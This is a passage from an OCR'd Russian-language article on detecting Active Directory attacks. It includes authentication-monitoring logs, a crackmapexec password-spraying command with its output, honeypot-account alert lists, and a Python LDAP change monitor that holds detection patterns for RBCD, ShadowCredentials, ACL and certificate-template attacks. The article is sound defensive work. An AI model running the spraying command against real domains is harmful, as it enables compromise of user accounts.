


```
~/src/defence/ad » ./auth.py 10.0.0.3 user1@ussc.ru          18.07.2023 20:16:37
password:
[18.07.2023 21:17:20] "iivanov" auth success
[18.07.2023 21:17:36] "ppetrov" auth failure (1)
[18.07.2023 21:17:42] "ppetrov" auth success
[18.07.2023 21:17:59] "ssidorov" auth success
[18.07.2023 21:18:05] "ssizov" auth failure (1)
[18.07.2023 21:18:19] "user2" auth success
[18.07.2023 21:19:05] "ssizov" auth failure (2)
[18.07.2023 21:19:11] "ssizov" auth failure (3)
[18.07.2023 21:19:15] "ssizov" auth failure (4)
[18.07.2023 21:19:30] "ssizov" auth failure (5)
[18.07.2023 21:19:53] "ssizov" auth failure (6)
```

Детект подбора пароля к внутренним пользователям — один пользователь, много паролей

И если узнать их можно было только внутри сети, подключившись к Active Directory, то можно смело заключить: мы имеем дело с внутренним нарушителем. Прямой брутфорс доменных учетных записей весьма редок и будет скорее следствием неаккуратных атак.


Однако злоумышленник может проверить лишь самые слабые пароли на широком списке пользователей, не вызывая тем самым блокировок. Если в твоей компании имеется много учетных записей, у злоумышленника есть шансы на успех.



```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb -d ussc.ru -u users.txt -p 'P@ssw0rd' --shares 10.0.0.3 --continue-on-success
SMB         10.0.0.3        445    WIN-CAPGPA4RUOS  [*] Windows Server 2008 R2 Standard 7600 x64 (nam
e:WIN-CAPGPA4RUOS) (domain:ussc.ru) (signing:True) (SMBv1:True)
SMB         10.0.0.3        445    WIN-CAPGPA4RUOS  [-] ussc.ru\iivanov:P@ssw0rd STATUS_LOGON_FAILURE

SMB         10.0.0.3        445    WIN-CAPGPA4RUOS  [-] ussc.ru\ppetrov:P@ssw0rd STATUS_LOGON_FAILURE

SMB         10.0.0.3        445    WIN-CAPGPA4RUOS  [-] ussc.ru\ssidorov:P@ssw0rd STATUS_LOGON_FAILUR
E
SMB         10.0.0.3        445    WIN-CAPGPA4RUOS  [+] ussc.ru\ssizov:P@ssw0rd
SMB         10.0.0.3        445    WIN-CAPGPA4RUOS  [-] ussc.ru\user1:P@ssw0rd STATUS_LOGON_FAILURE
SMB         10.0.0.3        445    WIN-CAPGPA4RUOS  [-] ussc.ru\user2:P@ssw0rd STATUS_LOGON_FAILURE
SMB         10.0.0.3        445    WIN-CAPGPA4RUOS  [-] ussc.ru\user3:P@ssw0rd STATUS_LOGON_FAILURE
SMB         10.0.0.3        445    WIN-CAPGPA4RUOS  [-] ussc.ru\user4:P@ssw0rd STATUS_LOGON_FAILURE
SMB         10.0.0.3        445    WIN-CAPGPA4RUOS  [-] ussc.ru\user5:P@ssw0rd STATUS_LOGON_FAILURE
SMB         10.0.0.3        445    WIN-CAPGPA4RUOS  [-] ussc.ru\admin:P@ssw0rd STATUS_LOGON_FAILURE
SMB         10.0.0.3        445    WIN-CAPGPA4RUOS  [-] ussc.ru\guest:P@ssw0rd STATUS_LOGON_FAILURE
SMB         10.0.0.3        445    WIN-CAPGPA4RUOS  [-] ussc.ru\administrator:P@ssw0rd STATUS_LOGON_F
AILURE
```

Хакер выполняет атаку password spraying — один пароль, много пользователей

Такая проверка будет для нас крайне заметной: со стороны она выглядит как спонтанный всплеск безуспешной аутентификации множества пользователей.



```
~/src/defence/ad » ./auth.py 10.0.0.3 user1@ussc.ru          18.07.2023 20:30:49
password:
[18.07.2023 21:31:07] "iivanov" auth success
[18.07.2023 21:31:17] "ppetrov" auth success
[18.07.2023 21:31:31] "ssidorov" auth success
[18.07.2023 21:31:43] "user2" auth success
[18.07.2023 21:31:58] "admin" auth failure (2)
[18.07.2023 21:31:58] "user1" auth failure (1)
[18.07.2023 21:31:58] "user2" auth failure (1)
[18.07.2023 21:31:58] "iivanov" auth failure (1)
[18.07.2023 21:31:58] "ppetrov" auth failure (1)
[18.07.2023 21:31:58] "ssidorov" auth failure (1)
```

Детект атаки password spraying один пароль, много пользователей

Подобную активность мы можем заметить и в том случае, если злоумышленник нашел валидный пароль и проводит атаку password spraying в надежде, что пароль подойдет куда-то еще.

В более менее крупных компаниях поток событий аутентификации будет огромный, и отслеживать его вручную достаточно сложно. Поэтому мы можем настроить срабатывание автоматических уведомлений для определенных пользователей и при тех или иных событиях.

Например, у нас есть специально созданный пользователь, о существовании которого никто не знает. Любая аутентификация такого пользователя может рассматриваться как аномалия. Явно словарные пользователи **`guest`**, **`security`**, **`audit`**, **`testuser`**, **`test1`**, никем при этом не используемые, также должны рассматриваться как аномалия, если для них происходит событие неуспешной аутентификации. Наконец, словарные пользователи типа **`administrator`** и все вышеперечисленные при нормальных обстоятельствах никогда не должны блокироваться в противном случае это тоже маркер атаки. Если подытожить, то в **`auth.py`** мы все это описываем следующим образом:

`defence/ad/auth.py`


```
...
USERS = { # notifications
    'auth': ['honeypot_user'],
    'fail': ['guest', 'security', 'audit', 'testuser', 'test1'],
    'lock': ['administrator', 'guest', 'security', 'audit', 'testuser
', 'test1']
}
...
```

Раз скрипт собирает полную динамику событий аутентификации, то неплохо было бы уметь ее анализировать. Используя стандартные математические возможности Python, легко построить график трендов успешных и неуспешных аутентификаций и блокировок:

defence/ad/auth-anal.py

```
from datetime import datetime
import matplotlib.pyplot as plt

HOURS = 24
auth_success = {}
auth_fail = {}
auth_lock = {}
while True:
    try:
        line = input()
    except:
        break
    try:
        date,time,user,*result = line.strip().split()
    except:
        continue
    date = date.split("[")[1]
    time = time.split("]")[0]
    hour = time.split(":")[0]
    result = " ".join(result)
    try: datetime.strptime(date, '%d.%m.%Y')
    except: continue
    if result.find("success") != -1:
        try: auth_success[date+"-"+hour] += 1
        except: auth_success[date+"-"+hour] = 1
    elif result.find("fail") != -1:
        try: auth_fail[date+"-"+hour] += 1
        except: auth_fail[date+"-"+hour] = 1
    elif result.find("lock") != -1:
        try: auth_lock[date+"-"+hour] += 1
        except: auth_lock[date+"-"+hour] = 1

plt.plot(sorted(auth_success, key=lambda k:datetime.strptime(k, '%d.
%m.%Y-%H').timestamp()), list(map(lambda d: auth_success[d], sorted(
auth_success, key=lambda k:datetime.strptime(k, '%d.%m.%Y-%H').
timestamp()))), label="success")
plt.plot(sorted(auth_fail, key=lambda k:datetime.strptime(k, '%d.%m.
%Y-%H').timestamp()), list(map(lambda d: auth_fail[d], sorted(
auth_fail, key=lambda k:datetime.strptime(k, '%d.%m.%Y-%H').timestamp
()))), label="fail")
plt.plot(sorted(auth_lock, key=lambda k:datetime.strptime(k, '%d.%m.
%Y-%H').timestamp()), list(map(lambda d: auth_lock[d], sorted(
auth_lock, key=lambda k:datetime.strptime(k, '%d.%m.%Y-%H').timestamp
()))), label="lock")
ax = plt.gca(); ax.set_xticks(ax.get_xticks()[::HOURS])
plt.legend()
plt.show()
```

Чрезвычайно простая аналитика, но общая картина налицо сразу видно, в какие часы в компании кипит работа, а в какие идут ночные брутфорс-атаки.



Анализ накопленных событий аутентификации за неделю

Однако события аутентификаций это лишь самое малое, что происходит в Active Directory. Есть вещи, которые часто не мониторит даже настоящий SOC.

Продолжение статьи →

```
dc = argv[1]
ATTACKS = { # notifications
    "SPN attack": {"attr": "^serviceprincipalname$", "dn": ".*"},
    "RBCD attack" : {"attr": "
^msds-allowedtoactonbehalfofotheridentity$", "dn": ".*"},
    "ShadowCredentials attack" : {"attr": "^msds-keycredentiallink$",
"dn": ".*"},
    "membership changed": {"attr": "^member$", "dn": ".*admin.*"},
    "GPO attack": {"attr": "^gpcfilesyspath$", "dn": ".*"},
    "user object abuse": {"attr": "^scriptpath$", "dn": ".*"},
    "ACL attack": {"attr": ".*generic_all.*", "dn": ".*"},
    "sAMAccountName spoofing": {"attr": "^samaccountname$", "dn": ".*
"},
    "dNSHostName spoofing": {"attr": "^dnshostname$", "dn": ".*"},
    "ADCS attack templates ESC4": {"attr": "^(
msPKI-Certificate-Name-Flag|msPKI-Enrollment-Flag|msPKI-RA-Signature)
$", "dn": ".*CN=Certificate Templates,.*"}
}

server = Server(dc, get_info=ALL)
Connection(server, auto_bind=True)
server_time = server.info.other.get('currentTime')[0]
if len(argv) < 4:
    print(server_time)
    print("\n".join(server.info.naming_contexts))
    exit()
else:
    root = argv[3]
userdom = argv[2] # "user@company.org"
conn = Connection(server, user=userdom, password=getpass("password: "
))
conn.bind()

alerts = []
def alert(dn, attr, value, message):
    if (dn,attr) in alerts:
        return
    print("[!] Danger changes detected: %s: %s=%s (%s)" % (dn, attr,
value, message))
    #system("telegram '{message}'".format(message="Danger changes
detected %s: %s=%s (%s)" % (dn, attr, value, message)))
    system("zenity --warning --title='Danger changes detected'
--text='%s: %s=%s (%s)' &" % (dn, attr, value, message))
    #system("echo 'Danger changes detected' | festival --tts
--language english")
    alerts.append((dn,attr))

cache_sid = {}
def resolve_sid(sid):
    global cache_sid
    if not sid in cache_sid:
        cache_sid[sid] = None
        for dn in objects:
            if objects[dn].get("objectSid") == [sid]:
                name = objects[dn]["sAMAccountName"]
                cache_sid[sid] = name
                break
    return cache_sid.get(sid)

def parse_acl(nTSecurityDescriptor):
    acl = SECURITY_DESCRIPTOR.from_bytes(nTSecurityDescriptor)
    acl_canonical = {"owner": [acl.Owner.to_sddl() if acl.Owner else
""], "dacl":[]}
    for ace in acl.Dacl.aces if acl.Dacl else []:
        ace_canonical = {}
        ace_canonical["who"] = SID.wellknown_sid_lookup(ace.Sid.
to_sddl()) or resolve_sid(ace.Sid.to_sddl()) or ace.Sid.to_sddl()
        ace_canonical["type"] = str(ace).split("\n")[0].strip()
        for line in str(ace).split("\n")[1:]:
            if line.strip():
                field = line.split(":")[0].lower()
                value = line.split(":")[1].strip()
                ace_canonical[field] = value
        acl_canonical["dacl"].append(ace_canonical)
    return acl_canonical

def snapshot_create():
    global objects
    #results = conn.extend.standard.paged_search(search_base=root,
search_filter='(objectClass=*)', search_scope=SUBTREE,
attributes=ALL_ATTRIBUTES, paged_size=1000) # only attributes
    results = conn.extend.standard.paged_search(search_base=root,
search_filter='(objectClass=*)', search_scope=SUBTREE, attributes=
ALL_ATTRIBUTES, controls=security_descriptor_control(sdflags=0x05),
paged_size=1000) # with ACL
    #conn.search(root, '(objectClass=*)', SUBTREE,
attributes=ALL_ATTRIBUTES) # only attributes
    #conn.search(root, '(objectClass=*)', SUBTREE,
attributes=ALL_ATTRIBUTES, controls=security_descriptor_control(
sdflags=0x05)) # with ACL
    #conn.search(root, '(|(objectClass=pKICertificateTemplate)(
objectClass=certificationAuthority))', SUBTREE,
attributes=ALL_ATTRIBUTES, controls=security_descriptor_control(
sdflags=0x05)) # with ACL
    #for result in conn.entries:
    for result in results:
        if result.get('type') == 'searchResRef':
            continue
        #dn = result.entry_dn
        #objects[dn] = result.entry_attributes_as_dict
        dn = result["dn"]
        objects[dn] = result["raw_attributes"]
    for dn in objects: # because of resolve_sid()
        if 'nTSecurityDescriptor' in objects[dn]:
            objects[dn]['nTSecurityDescriptor'] = parse_acl(objects[
dn]['nTSecurityDescriptor'][0])
    open("objects.dat", "wb").write(pickle.dumps([objects,cache_sid])
)

def snapshot_restore():
    global objects, cache_sid
    try:
        objects, cache_sid = pickle.loads(open("objects.dat", "rb").
read())
        return True
    except:
        return False

def get_attrs(dn):
    #conn.search(dn, '(objectClass=*)', BASE,
attributes=ALL_ATTRIBUTES) # only attributes
    #conn.search(dn, '(objectClass=*)', BASE,
attributes=ALL_ATTRIBUTES, controls=security_descriptor_control(
sdflags=0x05)) # with ACL
    results = conn.extend.standard.paged_search(search_base=dn,
search_filter='(objectClass=*)', search_scope=BASE, attributes=
ALL_ATTRIBUTES, controls=security_descriptor_control(sdflags=0x05),
paged_size=1000) # with ACL
    result = next(results)
    #attrs = conn.entries[0].entry_attributes_as_dict
    attrs = result["raw_attributes"]
    if attrs.get('nTSecurityDescriptor'):
        attrs['nTSecurityDescriptor'] = parse_acl(attrs['
nTSecurityDescriptor'][0])
    return attrs

def print_diff(dn):
    if not dn in objects:
        return
    def diff(attrs_before, attrs_after):
        for attr in attrs_before:
            if not attr in attrs_after:
                print(f"{Fore.RED}delete %s: %s{Fore.RESET}" % (attr,
str(attrs_before[attr])))
            else:
                if type(attrs_before[attr]) == dict:
                    diff(attrs_before[attr], attrs_after[attr])
                else:
                    for value in attrs_before[attr]:
                        if not value in attrs_after[attr]:
                            print(f"{Fore.RED}delete %s: %s{Fore.
RESET}" % (attr, value))
        for attr in attrs_after:
            if not attr in attrs_before:
                print(f"{Fore.GREEN}new %s: %s{Fore.RESET}" % (attr,
str(attrs_after[attr])))
                for attack in ATTACKS:
                    if (match(ATTACKS[attack]["attr"].lower(), attr.
lower()) or match(ATTACKS[attack]["attr"].lower(), str(attrs_after[
attr]).lower())) and match(ATTACKS[attack]["dn"].lower(), dn.lower())
:
                        alert(dn, attr, attrs_after[attr].decode(),
attack)
            else:
                if type(attrs_after[attr]) == dict:
                    diff(attrs_before[attr], attrs_after[attr])
                else:
                    for value in attrs_after[attr]:
                        if not value in attrs_before[attr]:
                            print(f"{Fore.GREEN}added %s: %s{Fore.
RESET}" % (attr, value))
                            for attack in ATTACKS:
                                if (match(ATTACKS[attack]["attr"].
lower(), attr.lower()) or match(ATTACKS[attack]["attr"].lower(), str(
value).lower())) and match(ATTACKS[attack]["dn"].lower(), dn.lower())
:
                                    alert(dn, attr, value.decode(),
attack)
    attrs = get_attrs(dn)
    diff(objects[dn], attrs)
    objects[dn] = attrs

objects = {}
snapshot_restore() or snapshot_create()
print("[*] %d objects" % len(objects))
now = datetime.strptime(server_time, '%Y%m%d%H%M%S.0Z').timestamp()
or datetime.utcnow().timestamp()
first_time = True
while True:
    conn.search(root, f'(whenChanged>={datetime.utcfromtimestamp(now)
.strftime("%Y%m%d%H%M%S.0Z")})', SUBTREE, attributes=["
distinguishedName", "whenChanged", "whenCreated"])
    lasts = [now]
    for result in conn.entries:
        dn = result.entry_dn
        changed = result['whenChanged'].value
        created = result['whenCreated'].value
        time = changed.strftime("%d.%m.%Y %H:%M:%S")
        if changed == created:
            if not first_time:
                print(f'[{time}] "{dn}" created')
                objects[dn] = get_attrs(dn)
            lasts.append(created.timestamp())
        else:
            if not first_time:
                print(f'[{time}] "{dn}" changed')
                print_diff(dn)
            lasts.append(changed.timestamp())
    now = max(lasts) + 1
    sleep(1)
    first_time = False
```


Этот скрипт, состоящий всего из ста с небольшим строчек кода, способен под любой (даже непривилегированной) доменной учетной записью видеть в режиме реального времени, какие объекты были созданы, удалены или изменены. А еще — показывать, какие именно атрибуты в них изменились, включая анализ ACL до канонического удобочитаемого вида.

Один скрипт, с использованием которого мы дальше будем видеть почти все атаки, способен стать практически универсальным средством мониторинга Active Directory.

Атаки на пользователей

В ходе развития атак в инфраструктуре Active Directory часто обнаруживаются различные мисконфиги прав доступа, а также relay-атаки, позволяющие совершить действия от лица другой учетной записи. В конечном счете это позволяет злоумышленникам выполнить множество опасных действий.

Если у злоумышленника есть расширенные права на учетную запись пользователя, он может сменить ей пароль это мы сразу же увидим по атрибуту **pwdLastSet**.




```
added value in attr lockoutTime: b'133342278550296148'
[19.07.2023 08:17:00] "CN=[redacted],OU=[redacted],OU=[redacted],OU=users,OU=[redacted],
DC=[redacted],DC=ru" changed
delete value in attr whenChanged: b'20230719072415.0Z'
delete value in attr uSNChanged: b'404204402'
delete value in attr pwdLastSet: b'0'
added value in attr whenChanged: b'20230719081700.0Z'
added value in attr uSNChanged: b'404235641'
